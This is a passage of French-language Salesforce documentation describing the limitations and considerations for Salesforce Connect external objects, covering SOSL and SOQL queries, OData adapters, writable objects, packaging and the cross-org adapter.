$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Nous recommandons de configurer le producteur OData afin de prendre en charge les expressions de recherche en texte libre avec les options de requête système `$search`. Activez ensuite `Utiliser des expressions de recherche de texte libre` dans la source de données externe. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Pour en savoir plus sur les conventions URI OData, visitez le site `www.odata.org`.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

- Considérations relatives à la recherche pour Salesforce Connect : tous les adaptateurs
- Options des chaînes de requête OData
- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

## Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs

Certains comportements et des limitations spécifiques affectent l'accès SOSL aux données externes.

- Pour inclure un objet externe dans les recherches SOSL et Salesforce, activez la recherche aussi bien dans l'objet externe que dans la source de données externe. Cependant, la synchronisation remplace toujours le statut de recherche des objets externes afin de correspondre à celui de la source de données externe.
- Seuls les champs de texte, de zone de texte et de zone de texte long peuvent faire l'objet de recherches dans des objets externes. Si aucun champ ne peut être la cible d'une recherche dans un objet externe, les recherches sur cet objet ne renvoient pas d'enregistrement.
- Les objets externes ne prennent pas en charge les éléments suivants :
  - L'opérateur `INCLUDES`
  - L'opérateur `LIKE`
  - L'opérateur `EXCLUDES`
  - La fonction `toLabel()`
- De plus, les objets externes ne prennent pas en charge les clauses spécifiques à Salesforce Knowledge, notamment les suivantes :
  - La clause `UPDATE TRACKING`
  - La clause `UPDATE VIEWSTAT`
  - La clause `WITH DATA CATEGORY`
- Pour être renvoyés dans les résultats de recherche, les objets externes doivent être explicitement spécifiés dans une clause `RETURNING`. Par exemple :

```
FIND {MyProspect} RETURNING MyExternalObject, MyOtherExternalObject
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via l'adaptateur OData 2.0 pour Salesforce Connect.

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur OData 4,0

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via l'adaptateur OData 4,0 pour Salesforce Connect.

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur personnalisé

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via des adaptateurs personnalisés pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

*Force.com SOQL and SOSL Reference*

Considérations relatives à la synchronisation pour Salesforce Connect : tous les adaptateurs

Salesforce Connect

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via l'adaptateur OData 2.0 pour Salesforce Connect.

Les adaptateurs OData pour Salesforce Connect ne prennent pas en charge les opérateurs logiques dans une clause `FIND`. Nous envoyons la chaîne de requête de recherche complète au système externe sous la forme d'une phrase unique sensible à la casse dans laquelle tous les caractères de ponctuation ASCII ont été retirés sauf les tirets (-).Par exemple, `FIND {MonProspect OR "John Smith"}` recherche la phrase exacte « MonProspect OR John Smith ».

De plus, la chaîne de requête de recherche est utilisée par défaut en tant que valeur `substringof` dans l'option de requête système `$filter`. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&
$filter=substringof('Acme',CompanyName)+eq+true+
or+substringof('Acme',Phone)+eq+true&$top=26
```

Nous recommandons de mettre en oeuvre une option de requête personnalisée « recherche de texte libre » dans le producteur OData. Spécifiez le nom de ce paramètre de chaîne de recherche dans le champ `Option de requête personnalisée pour la recherche Salesforce` de la source de données externe. Dans l'exemple suivant, le paramètre de requête personnalisé s'intitule `doSearch` et la chaîne de requête de recherche est *Acme*.

```
http://services.example.org/my.svc/Shippers?
$select=CompanyName,Phone,ShipperID&
$inlinecount=allpages&doSearch=Acme&$top=26
```

Pour en savoir plus sur les conventions URI OData, visitez le site `www.odata.org`.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs
- *Référence SOQL et SOSL Force.com*
- Options des chaînes de requête OData
- Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur OData 4,0

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via l'adaptateur OData 4,0 pour Salesforce Connect.

Les adaptateurs OData pour Salesforce Connect ne prennent pas en charge les opérateurs logiques dans une clause `FIND`. Nous envoyons la chaîne de requête de recherche complète au système externe sous la forme d'une phrase unique sensible à la casse dans laquelle tous les caractères de ponctuation ASCII ont été retirés sauf les tirets (-).Par exemple, `FIND {MonProspect OR "John Smith"}` recherche la phrase exacte « MonProspect OR John Smith ».

De plus, la chaîne de requête de recherche est utilisée par défaut en tant que valeur `contains` dans l'option de requête système `$filter`. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$filter=contains(CompanyName,'Acme') eq true
or contains(Phone,'Acme') eq true$top=26&
```

Nous recommandons de configurer le producteur OData afin de prendre en charge les expressions de recherche en texte libre avec les options de requête système `$search`. Activez ensuite `Utiliser des expressions de recherche de texte libre` dans la source de données externe. Dans l'exemple suivant, la chaîne de requête de recherche est *Acme*.

```
http://services.example.org/v4.svc/Shippers?
$select=CompanyName,Phone,ShipperID&$count=true&
$search=Acme&$top=26
```

Pour en savoir plus sur les conventions URI OData, visitez le site `www.odata.org`.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

- Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs
- *Référence SOQL et SOSL Force.com*
- Options des chaînes de requête OData
- Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

### Considérations relatives à SOSL pour Salesforce Connect : adaptateur personnalisé

Des limitations et des comportements spéciaux affectent l'accès SOSL aux données externes via des adaptateurs personnalisés pour Salesforce Connect.

- La fonction `convertCurrency()` n'est pas prise en charge dans les requêtes SOSL d'objets externes.
- Les clauses `WITH` ne sont pas prises en charge dans les requêtes SOSL d'objets externes.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs

*Référence SOQL et SOSL Force.com*

Adaptateur personnalisé pour Salesforce Connect

### Considérations relatives à SOQL pour Salesforce Connect : tous les adaptateurs

Certains comportements et des limitations spécifiques affectent l'accès SOQL aux données externes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Une requête secondaire qui implique des objets externes peut analyser jusqu'à 1000 lignes de données.
- Chaque requête SOQL peut avoir jusqu'à 4 liaisons avec l'ensemble des objets externes et des autres types d'objet.

  Chaque liaison nécessite un aller-retour distinct au système externe lors de l'exécution de la requête. Les temps de réponse peuvent être plus longs pour chaque liaison dans une requête.
- Les objets externes ne prennent pas en charge les fonctions d'agrégation et les clauses suivantes.
  - Fonction `AVG()`
  - Fonction `COUNT(fieldName)` (cependant, `COUNT()` est prise en charge)
  - Clause `HAVING`
  - Clause `GROUP BY`
  - Fonction `MAX()`
  - Fonction `MIN()`
  - Fonction `SUM()`
- Les objets externes ne prennent pas non plus en charge les éléments suivants :
  - Opérateur `EXCLUDES`
  - Clause `FOR VIEW`
  - Clause `FOR REFERENCE`
  - Opérateur `INCLUDES`
  - Opérateur `LIKE`
  - La fonction `toLabel()`
  - Clause `TYPEOF`
  - Clause `WITH`

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Considérations relatives à SOQL pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent l'accès SOQL aux données externes via l'adaptateur OData 2.0 pour Salesforce Connect.

Considérations relatives à SOQL pour Salesforce Connect : adaptateur personnalisé

Des limitations et des comportements spéciaux affectent l'accès SOQL aux données externes via des adaptateurs personnalisés pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à SOSL pour Salesforce Connect : tous les adaptateurs

### Considérations relatives à SOQL pour Salesforce Connect : adaptateur OData 2.0

Des limitations et des comportements spéciaux affectent l'accès SOQL aux données externes via l'adaptateur OData 2.0 pour Salesforce Connect.

- Les objets externes présente les limitations suivantes pour la clause `ORDER BY`.
  - `NULLS FIRST` et `NULLS LAST` sont ignorées.
  - Les objets externes ne prennent pas en charge la clause `ORDER BY` dans les requêtes de relation.
- La fonction d'agrégation `COUNT()` est prise en charge uniquement dans les objets externes dont la source de données externe a l'option `Nombre de lignes de requête` activée. Plus précisément, la réponse du système externe doit inclure le nombre total de lignes de l'ensemble de résultats.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à SOQL pour Salesforce Connect : tous les adaptateurs

Définition d'une source de données externe pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

### Considérations relatives à SOQL pour Salesforce Connect : adaptateur personnalisé

Des limitations et des comportements spéciaux affectent l'accès SOQL aux données externes via des adaptateurs personnalisés pour Salesforce Connect.

- Les requêtes SOQL basées sur l'emplacement des objets externes ne sont pas prises en charge.
- Si une requête SOQL d'un objet externe inclut les éléments ci-dessous, elle échoue.
  - La fonction `convertCurrency()`
  - La clause `UPDATE TRACKING`
  - La clause `UPDATE VIEWSTAT`
  - La clause `USING SCOPE`
- Dans une clause `ORDER BY`, les éléments ci-dessous sont ignorés.
  - La syntaxe `NULLS FIRST`
  - La syntaxe `NULLS LAST`

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à SOQL pour Salesforce Connect : tous les adaptateurs

Adaptateur personnalisé pour Salesforce Connect

## Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

Prenez connaissance des limitations et des considérations d'utilisation de Salesforce Connect pour créer, mettre à jour et supprimer des données stockées hors de votre organisation Salesforce.

- Le système externe gère les conflits d'écriture. Par conséquent, nous ne pouvons pas garantir l'application de toutes les opérations d'écriture initiées depuis Salesforce.
- Les opérations d'écriture initiées à partir de contextes différents peuvent se produire dans un ordre variable.
- L'API ne peut pas enregistrer les modifications vers un objet externe et un objet standard ou personnalisé dans la même transaction.
- Selon la méthode d'exécution par le système externe des opérations d'écriture de Salesforce, l'application des modifications apportées aux enregistrements d'objets externes peut prendre du temps. Si les modifications récentes ne sont pas affichées lorsque vous visualisez ou interrogez un enregistrement d'objet externe, réessayez ultérieurement.
- Lorsqu'un utilisateur ou la plate-forme Force.com modifie un champ personnalisé dans l'enregistrement d'un objet externe, les espaces de tête et de fin sont retirés de la valeur du champ.
- Lorsqu'un utilisateur essaie de modifier un champ de relation de référence externe ou indirecte, aucune boîte de dialogue de référence n'est disponible pour sélectionner l'enregistrement parent.
  - Pour modifier un champ de relation de référence externe, saisissez manuellement la valeur du champ standard `ID externe` de l'enregistrement parent.
  - Pour modifier un champ de relation de référence indirecte, saisissez manuellement la valeur du champ cible de l'enregistrement parent. Le champ cible correspond au champ personnalisé doté des attributs `ID externe` et `Unique`, qui a été sélectionné lors de la création de la relation de référence indirecte. Pour déterminer les enregistrements associés, Salesforce mappe les valeurs des champs cibles à celles du champ de relation de référence indirecte dans l'objet enfant.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Consultez également les considérations pour chaque adaptateur Salesforce Connect que vous utilisez.

Objets externes accessibles en écriture ne sont pas disponibles pour Salesforce Connect : adaptateur inter-organisations

Les objets externes accessibles en écriture ne sont pas pris en charge avec l'adaptateur inter-organisations pour Salesforce Connect.

Considérations relatives aux objets externes inscriptibles pour Salesforce Connect : adaptateur OData 2.0 ou 4.0

Certains comportements spéciaux et certaines limitations affectent les objets externes inscriptibles qui sont associés à des adaptateurs OData pour Salesforce Connect.

Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : adaptateurs personnalisés

Certains comportements spéciaux et certaines limitations affectent les objets externes inscriptibles qui sont associés à des adaptateurs personnalisés pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Salesforce Connect

Considérations relatives à Salesforce Connect : tous les adaptateurs

**Objets externes accessibles en écriture ne sont pas disponibles pour Salesforce Connect : adaptateur inter-organisations**

Les objets externes accessibles en écriture ne sont pas pris en charge avec l'adaptateur inter-organisations pour Salesforce Connect.

Vos utilisateurs ne peuvent pas créer, modifier ni supprimer des enregistrements d'objets externes via l'adaptateur inter-organisations pour Salesforce Connect. Vous pouvez toutefois les autoriser à se connecter à l'organisation fournisseur pour mettre à jour les enregistrements.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

Adaptateur inter-organisations pour Salesforce Connect

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Considérations relatives aux objets externes inscriptibles pour Salesforce Connect : adaptateur OData 2.0 ou 4.0**

Certains comportements spéciaux et certaines limitations affectent les objets externes inscriptibles qui sont associés à des adaptateurs OData pour Salesforce Connect.

- Un champ personnalisé d'objet externe associé à un type OData complexe dans le système externe est toujours en lecture seule, même si l'objet externe est inscriptible.
- Les objets externes inscriptibles ne sont pas disponibles pour les sources de données externes haut volume.
- Assurez-vous que le producteur OData prend en charge les verbes HTTP suivants : `POST`, `PUT`, `MERGE`, `PATCH` et `DELETE`.
- Lorsqu'un utilisateur modifie les champs d'un enregistrement d'objet externe depuis l'interface utilisateur de Salesforce, Salesforce Connect envoie une requête HTTP `POST` au système externe. Cette requête `POST` inclut tous les champs de l'objet externe, y compris ceux que l'utilisateur n'a pas modifiés.
- Si un enregistrement de l'objet externe est modifié depuis l'API, seuls les champs spécifiés sont inclus dans la requête HTTP `POST`.
- Si votre système externe nécessite des opérations d'écriture pour spécifier des valeurs pour les clés d'entité, assurez-vous que les valeurs du champ standard `ID externe` et les valeurs des clés ne sont pas contradictoires. Pour chaque opération d'écriture, insérez la valeur du champ standard ID externe ou les valeurs des champs personnalisés qui composent la clé d'entité, mais jamais les deux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

ID externes et clés d'entité OData

Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

### Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : adaptateurs personnalisés

Certains comportements spéciaux et certaines limitations affectent les objets externes inscriptibles qui sont associés à des adaptateurs personnalisés pour Salesforce Connect.

- Les objets externes inscriptibles ne sont pas disponibles pour les sources de données externes haut volume.
- Les modifications en file d'attente pour les données externes sont exécutées au fil du temps. Par conséquent, les enregistrements des objets externes lus successivement peuvent inclure des données différentes.

Consultez également les considérations qui s'appliquent à tous les adaptateurs Salesforce Connect.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives aux objets externes inscriptibles dans Salesforce Connect : tous les adaptateurs

Adaptateur personnalisé pour Salesforce Connect

*Guide du développeur Apex* : Objets externes accessibles en écriture dans Salesforce Connect

### Considérations relatives l'empaquetage pour Salesforce Connect : tous les adaptateurs

Des limitations et des comportements spécifiques affectent l'empaquetage des sources de données externes, ainsi que de leurs objets externes et champs personnalisés dépendants.

- Après l'installation d'une source de données externe à partir d'un package géré ou non géré, l'abonné doit de nouveau s'authentifier au système externe.
  - Pour l'authentification par mot de passe, l'abonné doit saisir une nouvelle fois le mot de passe dans la définition de la source de données externe.
  - Pour OAuth, l'abonné doit mettre à jour l'URL de rappel dans la configuration client pour le fournisseur d'authentification, puis s'authentifier de nouveau en sélectionnant `Démarrer le flux d'authentification à l'enregistrement` dans la source de données externe.
- Les certificats ne peuvent pas être empaquetés. Si vous empaquetez une source de données externe qui spécifie un certificat, assurez-vous que l'organisation abonnée possède un certificat valide sous le même nom.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Dans des packages gérés et non gérés, les objets externes sont inclus dans le composant de l'objet personnalisé.
- Si vous ajoutez une source de données externe à un package, aucun autre composant n'est automatiquement inclus dans ce package.
- Si vous ajoutez un objet externe à un package, les vues de liste, les présentations de page, les champs personnalisés, le composant objet personnalisé qui définit l'objet externe, ainsi que la source de données externe, sont automatiquement inclus dans le package. Si l'objet externe a des champs de relation de référence, de référence externe ou de référence indirecte, les objets parents sont également automatiquement inclus dans le package.

- Si l'accès à la source de données externe est attribuée dans un ensemble d'autorisations ou dans les paramètres d'un profil que vous ajoutez à un package, les sources de données externes activées sont automatiquement incluses dans le package.
- Si un objet externe est attribué dans un ensemble d'autorisations ou dans les paramètres d'un profil que vous ajoutez à un package, les champs personnalisés, les vues de liste, les présentations de page, les champs personnalisés, le composant objet personnalisé qui définit l'objet externe, ainsi que la source de données externe, sont automatiquement inclus dans le package.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Salesforce Connect

## Considérations relatives à Lightning Experience pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent accéder à des objets externes depuis l'application Lightning Experience, mais certaines exigences et des comportements spéciaux s'appliquent.

- L'option **Volume de données élevé** doit être désactivée pour les sources de données externes associées des objets externes. Cette exigence ne s'applique pas à l'adaptateur inter-organisations pour Salesforce Connect.
- Les actions rapides dans les objets externes ne sont pas prises en charge.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Salesforce Connect

## Considérations relatives à Salesforce1 pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent afficher et rechercher des objets externes dans l'application Salesforce1, mais des comportements et des limitations spécifiques s'appliquent.

- Lorsque les conditions suivantes sont remplies, les objets externes sont inclus dans la section Récent du menu de navigation de Salesforce1 dans le cadre de l'élément Éléments de la recherche intelligente. Pour afficher ces éléments, il peut être nécessaire de toucher **Plus**.
  - De la même façon que les objets personnalisés, les objets externes doivent être associés à des onglets auxquels les utilisateurs ont accès, et des autorisations d'objet doivent être accordées via des profils ou des ensembles d'autorisations.
  - L'option **Volume de données élevé** doit être désactivée pour les sources de données externes associées des objets externes. Cette exigence ne s'applique pas à l'adaptateur inter-organisations pour Salesforce Connect.
- Pour autoriser l'affichage des objets externes dans les applications suivantes, sélectionnez **Activer la recherche** dans les sources de données externes associées. Cette exigence ne s'applique pas aux adaptateurs personnalisés pour Salesforce Connect.
  - Application téléchargeable Salesforce1 pour iOS

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Application navigateur mobile Salesforce1 utilisée sur les appareils iOS

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Salesforce Connect

## Considérations relatives aux communautés pour Salesforce Connect : tous les adaptateurs

Les utilisateurs peuvent accéder à des objets externes depuis des communautés, mais certaines exigences et limitations s'appliquent.

- Vous devez élaborer les communautés avec le modèle Customer Service (Napili) ou le modèle Onglets Salesforce + Visualforce.
- Cette liste s'applique aux communautés élaborées avec le modèle Customer Service (Napili).
  - L'option **Volume de données élevé** doit être désactivée pour les sources de données externes associées des objets externes. Cette exigence ne s'applique pas à l'adaptateur inter-organisations pour Salesforce Connect.
  - Si le `Type d'identité` d'une source de données externe est défini sur Par utilisateur, les membres de communauté ne peuvent pas configurer leurs propres identifiants. Vous pouvez toutefois configurer et gérer les paramètres d'authentification de chaque utilisateur pour des systèmes externes depuis Lightning Experience ou Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs

Salesforce Connect

## Limitations générales de Salesforce Connect : tous les adaptateurs

Examinez les limitations d'utilisation de Salesforce Connect.

Pour chaque utilisateur, le nombre maximal d'objets externes auxquels vous pouvez accorder des autorisations d'objet est égal au nombre maximal d'objets personnalisés auxquels l'utilisateur a accès. La limitation est déterminée par la licence attribuée à l'utilisateur.

| | |
|---|---|
| Nombre maximal d'objets externes par organisation[1] | 100 |
| Nombre maximal de liaisons par requête dans l'ensemble des objets externes et autres types d'objets | 4 |
| Longueur maximale du jeton OAuth émis par le système externe | 4 000 caractères |
| Nombre maximal de lignes récupérées par heure et par source de données externe. Cette limitation ne s'applique pas aux sources de données externes avec des volumes de données importants ni aux lignes qui ont déjà été récupérées. | 50,000 |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

[1] La limitation de 100 objets externes s'applique quel que soit le nombre de compléments Salesforce Connect que vous achetez pour votre organisation.

Limitations générales de Salesforce Connect : adaptateurs OData 2.0 et 4.0
Comprendre les limitations des adaptateurs OData pour Salesforce Connect.

CONSULTER ÉGALEMENT :

Considérations relatives à Salesforce Connect : tous les adaptateurs
Salesforce Connect

### Limitations générales de Salesforce Connect : adaptateurs OData 2.0 et 4.0

Comprendre les limitations des adaptateurs OData pour Salesforce Connect.

Une organisation est limitée à :

- 10 000 appels OData par heure pour Enterprise Edition, Performance Edition et Unlimited Edition. Des limitations plus élevées sont disponibles sur demande.
- 1 000 appels OData par heure pour Developer Edition.

| | |
|---|---|
| Taille maximale d'une requête HTTP pour OData | 8 Mo |
| Taille maximale d'une réponse HTTP pour OData | 8 Mo |
| Taille maximale d'un ensemble de résultats pour une requête OData | 16 Mo |
| Taille maximale d'un ensemble de résultats pour une sous-requête OData | 1 000 lignes |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Limitations générales de Salesforce Connect : tous les adaptateurs
Considérations relatives à la limitation en nombre d'appels OData pour Salesforce Connect : adaptateurs OData 2.0 et 4.0
Adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

## Salesforce Connect : Accès aux données entre les organisations Salesforce

### Adaptateur inter-organisations pour Salesforce Connect

Collaborez avec plus d'efficacité et améliorez les processus en connectant les données entre vos organisations Salesforce. Avec l'adaptateur inter-organisations, Salesforce Connect utilise des appels API REST Force.com pour accéder aux enregistrements d'autres organisations Salesforce. La configuration reste néanmoins rapide et aisée grâce à des outils par pointer-cliquer.

Vos utilisateurs et la plate-forme Force.com interagissent avec les données d'autres organisations via des objets externes. L'adaptateur inter-organisations pour Salesforce Connect convertit chacune de ces interactions en appel API REST Force.com.

Supposons que vous stockez votre inventaire de produits dans une organisation Salesforce. Vous souhaitez que vos succursales régionales et locales, qui ont leur propre organisation, puissent consulter les dernières informations sur votre stock. Avec l'adaptateur inter-organisations pour Salesforce Connect, ces autres organisations peuvent accéder aisément à vos données tout en respectant les restrictions d'accès que vous définissez.

L'adaptateur inter-organisations utiliser un appel API REST Force.com chaque fois que :

- Un utilisateur clique sur l'onglet d'un objet externe pour une vue de liste.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Un utilisateur affiche la page de détail d'enregistrement d'un objet externe.
- Un utilisateur affiche la page de détail d'enregistrement d'un objet parent qui affiche une liste associée des enregistrements d'objet externe enfants.
- Un utilisateur effectue une recherche globale Salesforce.
- Un utilisateur crée, modifie ou supprime un enregistrement d'objet externe (ne s'applique pas à l'adaptateur inter-organisations).
- Un utilisateur exécute rapport.
- L'aperçu est chargé dans le générateur de rapport.
- Un objet externe est interrogé via des flux, des API, Apex, SOQL ou SOSL.
- Vous validez ou synchronisez une source de données externe.

Pour configurer Salesforce Connect avec l'adaptateur inter-organisations, vous utilisez uniquement des outils par pointer-cliquer.

Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations
L'*organisation fournisseur* stocke les données auxquelles l'*organisation abonnée* accède.

Noms d'API pour des objets externes et des champs personnalisés dans Salesforce Connect : adaptateurinter-organisations
Si des objets externes et des champs personnalisés sont créés dans l'organisation abonnée via une synchronisation, leur nom d'API est dérivé du nom d'API correspondant dans l'organisation fournisseur.

ID d'enregistrements et ID externes pour des objets externes dans Salesforce Connect : adaptateur inter-organisations
Les ID d'enregistrements d'objets externes sont dérivés des ID d'enregistrements correspondants dans l'organisation fournisseur. Les valeurs ID externs dans les enregistrements d'objets externes correspondent aux ID externes dans l'organisation fournisseur.

Accès des utilisateurs à des données externes dans Salesforce Connect : adaptateur inter-organisations
L'accès d'un utilisateur à des données externes est déterminé par les paramètres des deux organisations, abonnée et fournisseur.

CONSULTER ÉGALEMENT :

Salesforce Connect

Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations

Considérations relatives à Salesforce Connect : adaptateur inter-organisations

## Organisations abonnée et fournisseur dans Salesforce Connect : adaptateur inter-organisations

L'*organisation fournisseur* stocke les données auxquelles l'*organisation abonnée* accède.

Vous définissez la source de données externe et les objets externes dans l'organisation abonnée. Créez les objets externes et leurs champs manuellement, ou créez-les automatiquement en synchronisant les métadonnées de l'organisation fournisseur. Lorsque les utilisateurs affichent ou recherchent ces objets externes dans l'organisation abonnée, les données sont récupérées dans l'organisation fournisseur et affichées dans l'organisation abonnée.

- Une organisation peut être à la fois abonnée et fournisseur.
- Une organisation abonnée peut accéder aux données de plusieurs organisations fournisseurs.
- Une organisation fournisseur peut autoriser plusieurs organisations abonnées à accéder à ses données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition

Disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Adaptateur inter-organisations pour Salesforce Connect

## Noms d'API pour des objets externes et des champs personnalisés dans Salesforce Connect : adaptateurinter-organisations

Si des objets externes et des champs personnalisés sont créés dans l'organisation abonnée via une synchronisation, leur nom d'API est dérivé du nom d'API correspondant dans l'organisation fournisseur.

Le nom d'API de chaque objet externe se termine par `__x`. Les champs personnalisés des objets externes utilisent le suffixe habituel `__c` dans le nom d'API. Plus précisément, pour les objets et les champs personnalisés qui sont synchronisés avec l'adaptateur inter-organisations pour Salesforce Connect :

- Pour un nom d'API sans suffixe dans l'organisation fournisseur, le nom d'API est réutilisé dans l'organisation abonnée, mais en appliquant le suffixe `__x` pour un objet ou le suffixe `__c` pour un champ.
- Pour un nom d'API avec un suffixe dans l'organisation fournisseur, le nom d'API est réutilisé dans l'organisation abonnée. mais l'un des traits de soulignement (_) du suffixe d'origine est retiré, et un nouveau suffixe `__x` ou `__c` est appliqué.

Exemple: Si vous synchronisez l'objet Compte de l'organisation fournisseur, l'organisation abonnée crée :

- Un objet externe avec le nom d'API `Account__x`
